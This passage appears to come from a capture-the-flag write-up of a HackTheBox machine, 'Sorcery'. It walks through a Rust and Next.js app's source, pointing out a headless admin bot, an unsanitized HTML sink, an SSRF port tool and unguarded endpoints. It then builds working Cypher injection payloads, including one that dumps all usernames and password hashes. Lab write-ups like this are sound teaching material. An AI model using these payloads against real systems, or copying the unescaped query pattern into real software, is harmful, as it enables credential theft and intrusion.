    build: frontend
    environment:
      WAIT_HOSTS: backend:8000
      API_PREFIX: ${API_PREFIX}
      HOSTNAME: 0.0.0.0
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/3000"]
      interval: 5s
      timeout: 10s
      retries: 5
The directory contains a package.json, next.config.mjs, tailwind.config.ts, and a src/ tree. This is a Next.js app (consistent with the X-Powered-By: Next.js response header seen earlier), styled with Tailwind:
oxdf@hacky$ ls
components.json  next.config.mjs  package-lock.json   public  tailwind.config.ts
Dockerfile       package.json     postcss.config.mjs  src     tsconfig.json
It waits for backend:8000 to come up. Port 3000 is the standard Next.js production server port, reachable via the nginx reverse proxy at sorcery.htb.
Backend
backend is built from the backend/ directory in the repo, with the build context set to the whole repo root (context: .) so the Dockerfile can also pull in the backend-macros/ crate sitting next to it:
  backend:
    restart: always
    platform: linux/amd64
    build:
      dockerfile: ./backend/Dockerfile
      context: .
    environment:
      WAIT_HOSTS: neo4j:7687, kafka:9092
      ROCKET_ADDRESS: 0.0.0.0
      DATABASE_HOST: ${DATABASE_HOST}
      DATABASE_USER: ${DATABASE_USER}
      DATABASE_PASSWORD: ${DATABASE_PASSWORD}
      INTERNAL_FRONTEND: http://frontend:3000
      KAFKA_BROKER: ${KAFKA_BROKER}
      SITE_ADMIN_PASSWORD: ${SITE_ADMIN_PASSWORD}
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/8000"]
      interval: 5s
      timeout: 10s
      retries: 5
The backend webserver is a Rust project using the Rocket web framework app. It waits for neo4j:7687 and kafka:9092 before starting. The DATABASE_* env vars are the Neo4j connection information, KAFKA_BROKER is the broker address for publishing/consuming, INTERNAL_FRONTEND: http://frontend:3000 is how the backend can reach the frontend from inside the network, and SITE_ADMIN_PASSWORD is presumably used to seed the built-in admin account I couldn’t register earlier.
This is one of the more complex codebases on a HTB machine. main.rs sets up the application, including:
- Running the Neo4j migrations on startup
- Caching the admin user from Neo4j
- Registering the following mounts (like routes):
/api/auth/{register, login}/api/product/{get_one, get_all, insert_product}/api/webauthn/passkey/{start_registration, finish_registration, get, start_authentication, finish_authentication}/api/dns/{get_entries, update_dns}/api/debug/port_data/api/blog/get_blog_posts
- Creating a Kafka consumer connected to a Kafka broker which listens for messages and uses it to update its internal DNS cache:
    let broker = std::env::var("KAFKA_BROKER").expect("KAFKA_BROKER");
    let topic = "get".to_string();
    let group = "get".to_string();
    let mut consumer = Consumer::from_hosts(vec![broker.clone()])
        .with_topic(topic)
        .with_group(group)
        .with_fallback_offset(FetchOffset::Earliest)
        .with_offset_storage(Some(GroupOffsetStorage::Kafka))
        .create()
        .unwrap_or_else(|_| panic!("Kafka consumer: {broker}"));

    thread::spawn(move || loop {
        let Ok(message_sets) = consumer.poll() else {
            continue;
        };

        for message_set in message_sets.iter() {
            for message in message_set.messages() {
                let Ok(entries) = serde_json::from_slice::<Vec<DnsEntry>>(message.value) else {
                    continue;
                };

                DNS.lock().unwrap().entries = entries;
            }
            consumer.consume_messageset(message_set).ok();
        }
        consumer.commit_consumed().ok();
    });
After the Kafka consumer thread is launched, launch() builds the Rocket app, registers the catchers, and manages the shared state (BrowserStore, PasskeyStore, WebauthnStore configured for rp_id = "sorcery.htb", and a KafkaStore holding a Kafka producer). It then mounts the route tree under /api: /auth/{register, login}, /product/{get_one, get_all, insert_product}, /webauthn/passkey/{start_registration, finish_registration, get, start_authentication, finish_authentication}, /dns/{get_entries, update_dns}, /debug/port_data, and /blog/get_blog_posts.
There’s also a db/initial_data.rs module that runs through migrate(graph) on first boot and seeds the database with the starting state of the app:
pub async fn initial_data() {
    dotenv::dotenv().ok();
    let admin_password = std::env::var("SITE_ADMIN_PASSWORD").expect("SITE_ADMIN_PASSWORD");
    let admin = User {
        id: Uuid::new_v4().to_string(),
        username: "admin".to_string(),
        password: create_hash(&admin_password).expect("site admin hash"),
        privilege_level: UserPrivilegeLevel::Admin,
    };
    admin.save().await;

    Post {
        id: Uuid::new_v4().to_string(),
        title: "Phishing Training".to_string(),
        description:
            "Hello, just making a quick summary of the phishing training we had last week. \
        Remember not to open any link in the email unless: \
        a) the link comes from one of our domains (<something>.sorcery.htb); \
        b) the website uses HTTPS; \
        c) the subdomain uses our root CA. (the private key is safely stored on our FTP server, so it can't be hacked). "
                .to_string(),
    }
    .save()
    .await;

    Post {
        id: Uuid::new_v4().to_string(),
        title: "Phishing awareness".to_string(),
        description:
        "There has been a phishing campaign that used our Gitea instance. \
        All of our employees except one (looking at you, @tom_summers) have passed the test. \
        Unfortunately, Tom has entered their credentials, but our infosec team quickly revoked the access and changed the password. \
        Tom, make sure that doesn't happen again! Follow the rules in the other post!"
            .to_string(),
    }
    .save()
    .await;

    // ... a long list of Product { ... }.save().await calls follows
}
This script creates the admin user, two blog posts, and 27 products in the database.
The two blog posts give hints for a future step. The “Phishing Training” post gives instructions not to click any links unless:
- the link comes from one of our domains (
<something>.sorcery.htb); - the website uses HTTPS;
- the subdomain uses our root CA. (the private key is safely stored on our FTP server, so it can’t be hacked).
The “Phishing awareness” post names tom_summers as a user who fell for a phishing test on the Gitea instance and had their credentials reset.
User Model
Before digging for a foothold, it’s worth walking through how the backend models users and hands out sessions. db/models/user.rs defines three tiers:
#[derive(Clone, Copy, PartialOrd, PartialEq, Debug)]
pub enum UserPrivilegeLevel {
    Client = 0,
    Seller = 1,
    Admin = 2,
}
The interesting part is how privilege_level is stored on the User:
#[derive(Model, Debug, Deserialize)]
pub struct User {
    pub id: String,
    pub username: String,
    pub password: String,
    #[transient(fetch = "fetch_privilege_level", save = "save_privilege_level")]
    pub privilege_level: UserPrivilegeLevel,
}

impl User {
    pub fn fetch_privilege_level(id: String) -> UserPrivilegeLevel {
        *PRIVILEGES
            .lock()
            .unwrap()
            .privileges
            .get(&id)
            .unwrap_or(&UserPrivilegeLevel::Client)
    }

    pub fn save_privilege_level(&self) {
        PRIVILEGES
            .lock()
            .unwrap()
            .privileges
            .insert(self.id.clone(), self.privilege_level);
    }
}
The #[transient] attribute (defined by the backend-macros crate) tells the Neo4j model derive macro to not persist this field. Instead, reads and writes are routed to a global Mutex<HashMap<String, UserPrivilegeLevel>> called PRIVILEGES. Neo4j only stores id, username, and password, leaving the user role entirely in RAM, where it disappears on restart.
That’s why main.rs does this at launch:
let admin = User::get_by_username("admin".to_string()).await.unwrap();
PRIVILEGES
    .lock()
    .unwrap()
    .privileges
    .insert(admin.id, UserPrivilegeLevel::Admin);
initial_data.rs uses SITE_ADMIN_PASSWORD to seed an admin user with UserPrivilegeLevel::Admin, and the save() call hits both Neo4j (id/username/hashed password) and the PRIVILEGES map (role). On every subsequent boot, main.rs rebuilds the role entry by hand.
Register and Password Login
User registration takes place in api/auth/register.rs:
#[post("/register", data = "<data>")]
pub async fn register(data: Validated<Json<Request>>) -> Result<Json<Response>, AppError> {
let Request { username, password, registration_key } = data.into_inner().into_inner();
if User::get_by_username(username.to_owned()).await.is_some() {
return Err(AppError::UsernameAlreadyExists);
}
let hash = create_hash(&password)?;
let id = Uuid::new_v4().to_string();
User {
id: id.to_string(),
username: username.to_owned(),
password: hash,
privilege_level: if registration_key.is_some()
&& ®istration_key.unwrap() == REGISTRATION_KEY.get().await
{
UserPrivilegeLevel::Seller
} else {
UserPrivilegeLevel::Client
},
}
.save()
.await;
Ok(Json(Response { id }))
}
Username is validated against ^[a-zA-Z0-9]+$ (validate_username in api/auth.rs), rejecting anything with special characters. The password is hashed with Argon2. The registration_key field (the optional input on the signup form) is compared against a REGISTRATION_KEY global loaded from db/connection.rs, and the account role is set to Client or Seller based on the match. There’s no path that hands out Admin through the registration endpoint.
The frontend action (app/auth/register/actions.tsx) is a thin Next.js server action that just POSTs { username, password, registrationKey } to auth/register:
"use server";
export async function register(username: string, password: string, registrationKey?: string) {
  const response = await API().post("auth/register", {
    json: { username, password, registrationKey },
  });
  return convertResponse(response);
}
Password login in api/auth/login.rs:
#[post("/login", data = "<data>")]
pub async fn login<'r>(data: Validated<Json<Request<'r>>>, cookies: &CookieJar<'_>)
    -> Result<Json<Response>, AppError> {
    let Request { username, password } = data.into_inner().into_inner();
    let user = match User::get_by_username(username.to_owned()).await {
        Some(user) => user,
        None => return Err(AppError::NotFound),
    };
    if Argon2::default()
        .verify_password(password.as_bytes(), &PasswordHash::new(&user.password).unwrap())
        .is_err()
    {
        return Err(AppError::NotFound);
    }
    let claim = UserClaims {
        id: user.id,
        username: username.to_owned(),
        privilege_level: user.privilege_level,
        with_passkey: false,
        only_for_paths: None,
        exp: SystemTime::now().add(Duration::from_secs(60 * 60 * 24))
            .duration_since(UNIX_EPOCH).unwrap().as_secs() as usize,
    };
    let token = encode(&Header::default(), &claim, &EncodingKey::from_secret(JWT_SECRET.as_bytes())).unwrap();
    cookies.add(
        Cookie::build(("token", token.clone()))
            .path("/").secure(false).http_only(false),
    );
    Ok(Json(Response { token }))
}
The code fetches the user by username, verifies the Argon2 hash, builds a UserClaims object, signs it with JWT_SECRET, and both sets the token as a cookie and returns it in the JSON body. The cookie is created with secure: false, http_only: false, but in practice that cookie never reaches the user’s browser. The login is invoked via a Next.js server action (app/auth/login/actions.tsx) that calls the backend server-to-server, so the backend’s Set-Cookie lands at the Next.js server in response to its own request and is dropped.
What actually puts a cookie in the browser is the frontend code, where User.fromJwt(token) parses the JWT out of the JSON body, and User.save() (in entity/user.ts) calls setCookieServer (entity/user-server.ts):
export async function setCookieServer(key: string, value: string) {
  cookies().set(key, value, {
    httpOnly: true,
  });
}
That writes a fresh token cookie with httpOnly: true, so the browser’s copy of the JWT is not readable by client-side JavaScript. On every subsequent request, that cookie is sent to the Next.js server, and api/client.ts reads it via cookies().get("token") and forwards it as Authorization: Bearer <jwt> to the backend. The backend’s RequireAuthentication guard only reads the Authorization header, so the backend itself never relies on cookies at all.
The token is good for 24 hours. Failed lookups and wrong-password both return AppError::NotFound, so the response can’t be used to enumerate usernames.
The UserClaims struct itself (from api/auth.rs) is also interesting:
pub struct UserClaims {
    pub id: String,
    pub username: String,
    pub privilege_level: UserPrivilegeLevel,
    pub with_passkey: bool,
    pub only_for_paths: Option<Vec<String>>,
    pub exp: usize,
}
privilege_level is baked into the JWT at issue time, not re-read from PRIVILEGES on each request. with_passkey distinguishes password-only sessions from passkey sessions. only_for_paths takes a list of regexes, and the RequireAuthentication guard only honors a token if the request URI matches at least one of them:
if let Some(routes) = &claims.only_for_paths {
    if !routes.iter().any(|route| {
        Regex::new(route).unwrap().is_match(&request.uri().to_string())
    }) {
        return failure;
    }
}
The guards themselves live in api/auth.rs: RequireAuthentication, RequireAdmin, RequireSeller, RequireClient, RequirePasskey. Seller/Client use < comparisons on the PartialOrd derive, so RequireSeller admits both Seller (1) and Admin (2).
Passkey Login
Registering a passkey goes through /api/webauthn/passkey/register/{start,finish}. Both handlers take a RequireAuthentication guard, so the user must have an active JWT first. start_registration.rs handles the passkey registration process:
#[post("/register/start", format = "json", data = "<data>")]
pub async fn start_registration(
    guard: RequireAuthentication,
    data: Validated<Json<Request>>,
    passkey_store: &State<PasskeyStore>,
    webauthn_store: &State<WebauthnStore>,
) -> Result<Json<Response>, AppError> {
    let Json(Request { username }) = data.into_inner();
    let username = username.as_ref().unwrap_or(&guard.claims.username);
    let user = match User::get_by_username(username.clone()).await {
        Some(user) => user,
        None => return Err(AppError::NotFound),
    };

    match webauthn_store.instance.lock().unwrap()
        .start_passkey_registration(Uuid::from_str(&user.id).unwrap(), username, username, None)
    { ... }
}
The request body carries a username, and the handler uses the body’s username if provided, falling back to the guard’s username if not. It then looks up that user and binds the new passkey challenge to their ID. Specifically, it inserts the challenge state into passkey_store.registrations keyed by user.id (the target’s id):
passkey_store
    .registrations
    .lock()
    .unwrap()
    .insert(user.id.clone(), state);
At first glance that looks like it should let an authenticated attacker start a passkey registration for somebody else’s account. But finish_registration.rs doesn’t match on the body’s username. It pulls the stored state back out using the caller’s JWT id:
let Some(state) = registrations.get(&guard.claims.id) else {
    return Err(AppError::Unauthorized);
};
Authenticating with a passkey is two unauthenticated endpoints. start_authentication.rs takes a username, looks up the registered passkey for that user, and returns a WebAuthn challenge. finish_authentication.rs verifies the browser’s assertion and, on success, issues a JWT identical to the password path except for with_passkey: true:
let claim = UserClaims {
    id: user.id,
    username: user.username.to_owned(),
    privilege_level: user.privilege_level,
    with_passkey: true,
    only_for_paths: None,
    exp: SystemTime::now().add(Duration::from_secs(60 * 60 * 24))
        .duration_since(UNIX_EPOCH).unwrap().as_secs() as usize,
};
The frontend passkey flow (app/auth/passkey/page.tsx) is the standard SimpleWebAuthn flow:
const startResponse = await startAuthentication(username);
const challenge = startResponse.result!.challenge;
const credential = await invokeAuthenticator(challenge.publicKey);
const finishResponse = await finishAuthentication(username, credential);
const user = User.fromJwt(finishResponse.result!.token);
await user.save();
router.push("/dashboard");
The browser’s authenticator signs the challenge, sends the assertion to finish, decodes the returned JWT, stores it, and redirects to the dashboard. This matches what I saw earlier where the Chrome WebAuthn emulator was sufficient to complete the login.
To recap the three flows and what ends up in the JWT:
| Flow | Endpoint(s) | Creds checked | privilege_level |
with_passkey |
|---|---|---|---|---|
| Register | POST /api/auth/register |
(none - creates account) | Seller if registrationKey matches, else Client |
n/a |
| Password login | POST /api/auth/login |
Argon2 verify | from PRIVILEGES at login time |
false |
| Passkey login | POST /api/webauthn/passkey/authenticate/{start,finish} |
WebAuthn assertion | from PRIVILEGES at login time |
true |
Products
The Product model is defined in db/models/product.rs:
#[derive(Model, Serialize, Deserialize)]
pub struct Product {
    pub id: String,
    pub name: String,
    pub description: String,
    pub is_authorized: bool,
    pub created_by_id: String,
}

impl Product {
    pub fn should_show_for_user(&self, claims: &UserClaims) -> bool {
        self.is_authorized
            || claims.privilege_level == UserPrivilegeLevel::Admin
            || self.created_by_id == claims.id
    }
}
A product is visible to a user if it is flagged is_authorized, or the caller is an Admin, or the caller created it. Everything seeded in initial_data.rs is created by the admin user with is_authorized: true, which is why a fresh Client account sees the full pre-populated catalog.
The functions used to get products are in get_all.rs and get_one.rs. Both sit behind the RequireClient guard (so any logged-in user can hit them) and apply should_show_for_user as a post-fetch filter. get_one returns NotFound when the product exists but the user can’t see it, so existence isn’t leaked. The product IDs are Uuid::new_v4() strings, which matches the GUIDs I noticed earlier in the dashboard URLs. These functions use the Product::get_by_id(id.to_owned()) and Product::get_all() methods. Of most interest is get_by_id called with the id variable, where id is the string after /dashboard/store/ in the URL, whatever string the user dropped into the URL.
get_by_id isn’t a function in the Rust code, but rather a macro derived from backend-macros. The relevant chunk of backend-macros/src/lib.rs:
let get_functions = fields.iter().map(|&FieldWithAttributes { field, .. }| {
    let name = field.ident.as_ref().unwrap();
    let type_ = &field.ty;
    let name_string = name.to_string();
    let function_name = syn::Ident::new(
        &format!("get_by_{}", name_string),
        proc_macro2::Span::call_site(),
    );

    quote! {
        pub async fn #function_name(#name: #type_) -> Option<Self> {
            let graph = crate::db::connection::GRAPH.get().await;
            let query_string = format!(
                r#"MATCH (result: {} {{ {}: "{}" }}) RETURN result"#,
                #struct_name, #name_string, #name
            );
            let row = match graph.execute(
                ::neo4rs::query(&query_string)
            ).await.unwrap().next().await {
                Ok(Some(row)) => row,
                _ => return None
            };
            Self::from_row(row).await
        }
    }
});
The user-supplied value is concatenated straight into the Cypher query with format!, with no parameter binding and no escaping. I’ll come back to this shortly.
insert.rs defines the insert_product method, which is gated by RequireSeller, so a plain Client cannot create products:
#[post("/", data = "<data>")]
pub async fn insert_product(
    guard: RequireSeller,
    browser_store: &State<BrowserStore>,
    data: Json<Request>,
) -> Result<Json<Response>, AppError> {
    let id = Uuid::new_v4().to_string();
    let product = Product {
        id: id.to_string(),
        name: data.name.clone(),
        description: data.description.clone(),
        is_authorized: false,
        created_by_id: guard.claims.id,
    };
    product.save().await;
The new product is saved with is_authorized: false and created_by_id set to the caller, leaving the product only visible to the user who created it and the admin. Then this happens:
    let user = User::get_by_username("admin".to_string()).await.unwrap();
    let claim = UserClaims {
        id: user.id,
        username: user.username.to_owned(),
        privilege_level: user.privilege_level,
        with_passkey: true,
        only_for_paths: Some(vec![
            r"^\/api\/product\/[a-zA-Z0-9-]+$".to_string(),
            r"^\/api\/webauthn\/passkey\/register\/start$".to_string(),
            r"^\/api\/webauthn\/passkey\/register\/finish$".to_string(),
        ]),
        exp: SystemTime::now()
            .add(Duration::from_secs(60))
            .duration_since(UNIX_EPOCH)
            .unwrap()
            .as_secs() as usize,
    };
    let token = encode(
        &Header::default(),
        &claim,
        &EncodingKey::from_secret(JWT_SECRET.as_bytes()),
    )
    .unwrap();
The backend mints a JWT for the admin user on the spot. The token has with_passkey: true, an expiry of 60 seconds, and only_for_paths populated with three endpoints: GET /api/product/<id> (so the bearer can fetch product details) and the two halves of passkey registration (/api/webauthn/passkey/register/start and /finish). Recall from earlier that RequireAuthentication enforces this whitelist, so this admin token is genuinely useless against any other route.
Then it spins up a headless Chrome instance, sets that token as a cookie, and visits the new product:
    let semaphore = browser_store.semaphore.clone();
    tokio::task::spawn(async move {
        let _permit = semaphore.acquire().await.unwrap();

        let url = format!("{}/dashboard/store/{}", &*INTERNAL_FRONTEND, product.id);

        let launch_options = LaunchOptions {
            port: Some(rand::thread_rng().gen_range(8000..9000)),
            sandbox: false,
            ..Default::default()
        };
        let browser = Browser::new(launch_options).unwrap();
        let tab = browser.new_tab().unwrap();

        tab.set_cookies(vec![CookieParam {
            name: "token".to_string(),
            value: token,
            url: Some(INTERNAL_FRONTEND.clone()),
            domain: None,
            path: None,
            secure: None,
            http_only: Some(true),
            same_site: None,
            expires: None,
            ...
        }])
        .unwrap();

        tab.navigate_to(&url.clone()).unwrap();
        tab.wait_until_navigated().unwrap();

        tokio::time::sleep(Duration::from_secs(10)).await;

        drop(browser);
    });
    Ok(Json(Response { id }))
}
So every POST /api/product call triggers an admin-authenticated headless Chrome to load /dashboard/store/<new_product_id>, wait ten seconds, and quit.
It’s a bit unusual to see a bot built into the page itself, but it seems to be simulating an admin user visiting every product that’s submitted.
The frontend page that gets loaded (app/dashboard/store/[product]/page.tsx) is the same one I see when I click into a product as a logged-in client. Whatever the page renders for the product’s name and description will be rendered with admin-cookie context inside the bot’s Chrome.
That page is short:
async function _ProductPage({ params }: { params: { product: string } }) {
  const response = await API().get(`product/${params.product}`);

  if (response.status === 404) {
    return notFound();
  }

  const { product } = (await response.json()) as Response;

  return (
    <Card className="flex flex-col">
      <CardHeader>
        <CardTitle>
          <p className="text-3xl">{product.name}</p>
        </CardTitle>
      </CardHeader>
      <CardContent className="flex flex-col flex-1">
        <p
          className="mb-4 text-xl"
          dangerouslySetInnerHTML={{
            __html: product.description,
          }}
        />
      </CardContent>
    </Card>
  );
}
product.name is rendered as a normal React child (<p>{product.name}</p>), so React escapes it. But product.description is fed straight into dangerouslySetInnerHTML, which sets the raw HTML on the element without any escaping or sanitization. Whatever bytes a seller put into description end up parsed as HTML on the page, including <script> tags or inline event handlers.
DNS Management
The /dashboard/dns page is the first of three dashboard pages that require both an admin login and a passkey-backed session. The frontend wraps it in requireAuth(_, 2).then(requirePasskey) from protect/protect.tsx:
export async function requireAuth(
  Component: (props: any) => Promise<React.ReactElement>,
  privilege?: number,
) {
  const user = await maybeGetUserOnServer();
  if (user === null) {
    return NotFound;
  }
  if (user.privilegeLevel < (privilege ?? 0)) {
    return NotFound;
  }
  return Component;
}
requireAuth(_, 2) rejects anyone whose JWT privilegeLevel is below 2 (Admin), and requirePasskey then rejects anyone whose withPasskey claim is false. The corresponding backend handlers stack the RequireAdmin and RequirePasskey guards to enforce the same two conditions server-side.
The page itself shows a table of name / value entries and a “Force Records Re-fetch” button. It calls GET /api/dns to populate the table and POST /api/dns to refresh it.
api/dns/get.rs just returns the in-memory cache that the Kafka background thread keeps up to date:
#[get("/")]
pub fn get_entries(_guard1: RequireAdmin, _guard2: RequirePasskey) -> Json<Response> {
    Json(Response {
        entries: DNS.lock().unwrap().entries.clone(),
    })
}
api/dns/update.rs is the producer side of the Kafka pipeline. It publishes a fixed string to the update topic:
#[post("/")]
pub fn update_dns(
    _guard1: RequireAdmin,
    _guard2: RequirePasskey,
    kafka_store: &State<KafkaStore>,
) -> Result<Json<Response>, AppError> {
    let mut producer = kafka_store.producer.lock().unwrap();

    match producer.send(&Record {
        topic: "update",
        partition: -1,
        key: (),
        value: "/dns/convert.sh".as_bytes(),
    }) {
        Ok(_) => Ok(Json(Response {})),
        Err(_) => Err(AppError::Unknown),
    }
}
The message body is hardcoded to /dns/convert.sh, which is the script in the dns container that rebuilds /dns/entries from the host files. From above, the dns container’s Rust consumer pipes that whole string into bash -c, so this endpoint causes the dns container to re-run convert.sh and then publish the fresh entry list back on the get topic.
Debug Port Tool
/dashboard/debug is a form that takes a host, port, optional hex-encoded payload(s), and two checkboxes (“Expect response?” and “Keep alive?”). It’s marketed in the UI as Easily debug ports by sending raw data to them and optionally expecting a response. The backend at api/debug/debug.rs is exactly that:
#[derive(Deserialize)]
struct Request {
    host: String,
    port: u16,
    data: Vec<String>,
    #[serde(default)]
    expect_result: bool,
    #[serde(default)]
    keep_alive: bool,
}

#[post("/port", data = "<data>")]
pub fn port_data(
    _guard1: RequireAdmin,
    _guard2: RequirePasskey,
    data: Json<Request>,
) -> Result<Json<Response>, AppError> {
    let Ok(mut stream) = TcpStream::connect(format!("{}:{}", data.host, data.port)) else {
        return Err(AppError::NotFound);
    };

    if stream
        .set_read_timeout(Some(Duration::from_secs(5)))
        .is_err()
    {
        return Err(AppError::Unknown);
    }

    let mut response: Option<Vec<String>> = match data.expect_result {
        true => Some(vec![]),
        false => None,
    };

    for request in data.data.iter() {
        let Ok(to_send) = hex::decode(request) else {
            return Err(AppError::WrongInput);
        };

        if stream.write(to_send.as_slice()).is_err() {
            return Err(AppError::Unknown);
        }

        if data.expect_result {
            let mut result = Vec::new();
            stream.read_to_end(&mut result).ok();
            response.as_mut().unwrap().push(hex::encode(&result));
        }
    }

    if data.keep_alive {
        tokio::task::spawn(async move {
            let _ = stream;
            tokio::time::sleep(Duration::from_secs(60)).await;
            drop(stream);
        });
    }

    Ok(Json(Response { data: response }))
}
It opens a raw TcpStream to whatever host:port the caller specifies, hex-decodes each string in data and writes it to the socket, and (if expect_result is set) reads the response back and returns the bytes as hex. With keep_alive, the socket is held open for 60 seconds after the response is returned. There’s no allowlist on host or port, no protocol filter, and no recipient validation. From the backend’s perspective inside the Docker network, that’s a generic SSRF primitive that can speak any TCP protocol to any internal service.
Blog
/dashboard/blog is the third admin-gated page. The frontend wraps it in the same requireAuth(_, 2).then(requirePasskey) pair:
export default async function BlogPage<T>(props: T) {
  const Component = await requireAuth(_BlogPage, 2).then(requirePasskey);

  return <Component {...props} />;
}
Server-side, however, the backend handler in api/blog/get.rs has no guard at all:
#[get("/")]
pub async fn get_blog_posts() -> Result<Json<Response>, AppError> {
    Ok(Json(Response {
        posts: Post::get_all().await,
    }))
}
So the access control on the blog is enforced only by the frontend page wrapper. A direct call to GET /api/blog does not require any authentication and returns every post. Two posts are created in the initial database seed.
sorcery.htb admin Access
I’m showing first the intended path to admin access on the website. I actually took an unintended shortcut for this access, which I’ll include at the bottom of this section.
Access as Seller
Cypher Crash POC
I noted above that the GUID at the end of /dashboard/store/<GUID> is used to build a Cypher query for the Neo4j database, and that it didn’t appear to have any filtering on the input. If I change the GUID to something that doesn’t exist in the database, it returns 404:

However, if I add a double quote to the end, it crashes:

Cypher Query Injection
The crash comes from the Model derive macro in backend-macros/src/lib.rs:
quote! {
    pub async fn #function_name(#name: #type_) -> Option<Self> {
        let graph = crate::db::connection::GRAPH.get().await;
        let query_string = format!(
            r#"MATCH (result: {} {{ {}: "{}" }}) RETURN result"#,
            #struct_name, #name_string, #name
        );
        let row = match graph.execute(
            ::neo4rs::query(&query_string)
        ).await.unwrap().next().await {
            Ok(Some(row)) => row,
            _ => return None
        };
        Self::from_row(row).await
    }
}
For Product::get_by_id("aaa"), that builds the literal Cypher:
MATCH (result: Product { id: "aaa" }) RETURN result
The id value is concatenated into the query with no escaping and no parameter binding, so the closing double quote of the value can be smuggled in by the caller, breaking out of the string literal. From there I can close the property map and the opening parenthesis with }), attach any Cypher I like, and comment out the original trailing RETURN result with //.
The pieces I need to keep in mind:
-
from_rowexpects the result column to be aliasedresultand to deserialize as aBoltMap(a Cypher map). Returning a node directly (e.g.RETURN n AS result) won’t match the type. A map literal likeRETURN { ... } AS resultdoes. -
The map has to contain every Product field that
from_rowreads (id,name,description,is_authorized,created_by_id). Any missing key triggers a.expect("<name> not found")panic in the macro-generated code. -
The post-fetch filter
should_show_for_userstill runs on the returned object. The simplest way to satisfy it is to setis_authorized: truein the injected map.
The page will process the first BoltMap that comes back and expects it to have specific columns from the Product model. I want an injection that will return no Product nodes and a single row from something else. To achieve this, I’ll wrap a synthetic row in UNION ALL. The first half of the union returns whatever the original MATCH finds (zero rows here), and the second half is a standalone RETURN { ... } AS result that always emits one row. UNION only requires the column names to match (both halves alias the column result), not the column types, so the synthetic map happily unions with a (possibly empty) set of Product nodes. Turns out I could also just stack the queries, as I’ll show later, but for this section I’ll show UNION.
An example POC with synthetic injected data:
x" }) RETURN result UNION ALL RETURN { id: "pwn", name: "injected", description: "hello from cypher", is_authorized: true, created_by_id: "pwn" } AS result //
On the server, that will become:
MATCH (result: Product { id: "x" }) RETURN result UNION ALL RETURN { id: "pwn", name: "injected", description: "hello from cypher", is_authorized: true, created_by_id: "pwn" } AS result //" }) RETURN result
This encodes to an HTTP request in Burp Repeater:
GET /dashboard/store/x%22%20%7D%29%20RETURN%20result%20UNION%20ALL%20RETURN%20%7B%20id%3A%20%22pwn%22%2C%20name%3A%20%22injected%22%2C%20description%3A%20%22hello%20from%20cypher%22%2C%20is%5Fauthorized%3A%20true%2C%20created%5Fby%5Fid%3A%20%22pwn%22%20%7D%20AS%20result%20%2F%2F HTTP/1.1
Host: sorcery.htb
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjNjYTlhZmFhLTc5YWYtNDdmNy1hMjc2LTgyNWVhYzU1MTY1MSIsInVzZXJuYW1lIjoiMHhkZiIsInByaXZpbGVnZUxldmVsIjowLCJ3aXRoUGFzc2tleSI6ZmFsc2UsIm9ubHlGb3JQYXRocyI6bnVsbCwiZXhwIjoxNzc2NDI1MDcwfQ.e_ybrpbxQ2n1h5VAhh_y3juXQSZCW96mO_QRofL-rSI
Accept: text/html
Connection: close
It was important for me to clear out the Next headers to get this to move to the backend. With those set, Next.js answers with a router prefetch and never renders the page or calls the backend. Stripping them forces a full page render, which triggers the API call, which triggers the Cypher injection, and the injected name and description show up rendered into the HTML response.

That confirms a working injection. I should be able to run any Cypher I want and shape the result into a Product and have it displayed.
Read User Data
I’ll use the injection to read data about the users. I’ll need to get the user data and then convert it to an object with the Product attributes. To do that, I’ll get all the Users, and pass that to reduce, which will generate one long string with all the users and passwords. Then I can return a synthetic object with id, name, description, and created_by_id, where I put the exfiled data into description.
x" }) RETURN result UNION ALL MATCH (u: User) WITH reduce(s = "", x IN collect(u.username + ":" + u.password) | s + x + "<br>") AS desc RETURN { id: "users", name: "all-users", description: desc, is_authorized: true, created_by_id: "x" } AS result //
That renders to:
MATCH (result: Product { id: "x" }) RETURN result UNION ALL MATCH (u: User) WITH reduce(s = "", x IN collect(u.username + ":" + u.password) | s + x + "<br>") AS desc RETURN { id: "users", name: "all-users", description: desc, is_authorized: true, created_by_id: "x" } AS result //" }) RETURN result
URL-encoded into Burp Repeater:
